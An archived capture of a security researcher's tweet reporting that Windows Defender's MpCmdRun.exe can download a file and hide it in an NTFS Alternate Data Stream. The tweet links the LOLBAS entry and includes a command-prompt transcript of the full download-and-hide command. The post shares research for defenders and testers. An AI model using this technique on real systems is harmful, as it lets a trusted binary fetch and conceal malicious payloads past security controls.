We're continuing to fight for universal access to quality information—and you can help as we continue to make improvements. Will you chip in?   ✕

https://twitter.com/djmtshepana/status/1301608169496612866   Go   AUG   **SEP**   OCT
1 capture   ◀   **03**   ▶
3 Sep 2020   2019   **2020**   2021   ▼ About this capture

Djy_liqua't
@djmtshepana

Follow   ⌄

While adding the Windows Defender MpCmdRun.exe to LOLBAS, I also discovered it can store the downloaded file into an Alternate Data Stream. Sweet stuff! Added here:

lolbas-project.github.io/lolbas/Binarie…

Also updated my ADS list:

[gist.github.com/api0cradle/cdd …](gist.github.com/api0cradle/cdd)

Great discovery by @mohammadaskar2

Djy_liqua't
@djmtshepana

Ethical Hacker, Cy[...] Hat

⌖ ÜT: -26.20466[...]

🗓 Joined Septen[...]

```
Select Command Prompt                                         —  □  ✕

C:\temp>echo "Empty file" > awesomefile.txt

C:\temp>"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2008.4-0\MpCmdRun.exe" -DownloadFile -url https://www.7
-zip.org/a/7z1900.exe -path c:\\temp\\awesomefile.txt:7-zip.exe

C:\temp>dir /r awesomefile.txt
 Volume in drive C is Windows
 Volume Serial Number is F04C-204A

 Directory of C:\temp

09/03/2020  10:53 AM                 15 awesomefile.txt
                          1,185,968 awesomefile.txt:7-zip.exe:$DATA
               1 File(s)            15 bytes
               0 Dir(s)  385,051,774,976 bytes free

C:\temp>
```

12:49 PM - 3 Sep 2020 from Diepkloof, South Africa

💬   ⇄   ♡

AUG   **SEP 03 2020**   OCT
2019   2021

Djy_liqua't
@djmtshepana

While adding the Windows Defender MpCmdRun.exe to LOLBAS, I also discovered it can store the downloaded file into an Alternate Data Stream. Sweet stuff! Added here:
lolbas-project.github.io/lolbas/Binarie…

Also updated my ADS list:
gist.github.com/api0cradle/cdd …

Great discovery by @mohammadaskar2

12:49 PM - 3 Sep 2020 from Diepkloof, South Africa

Djy_liqua't
@djmtshepana

Ethical Hacker, Cy
Hat

ÜT: -26.20466

Joined Septen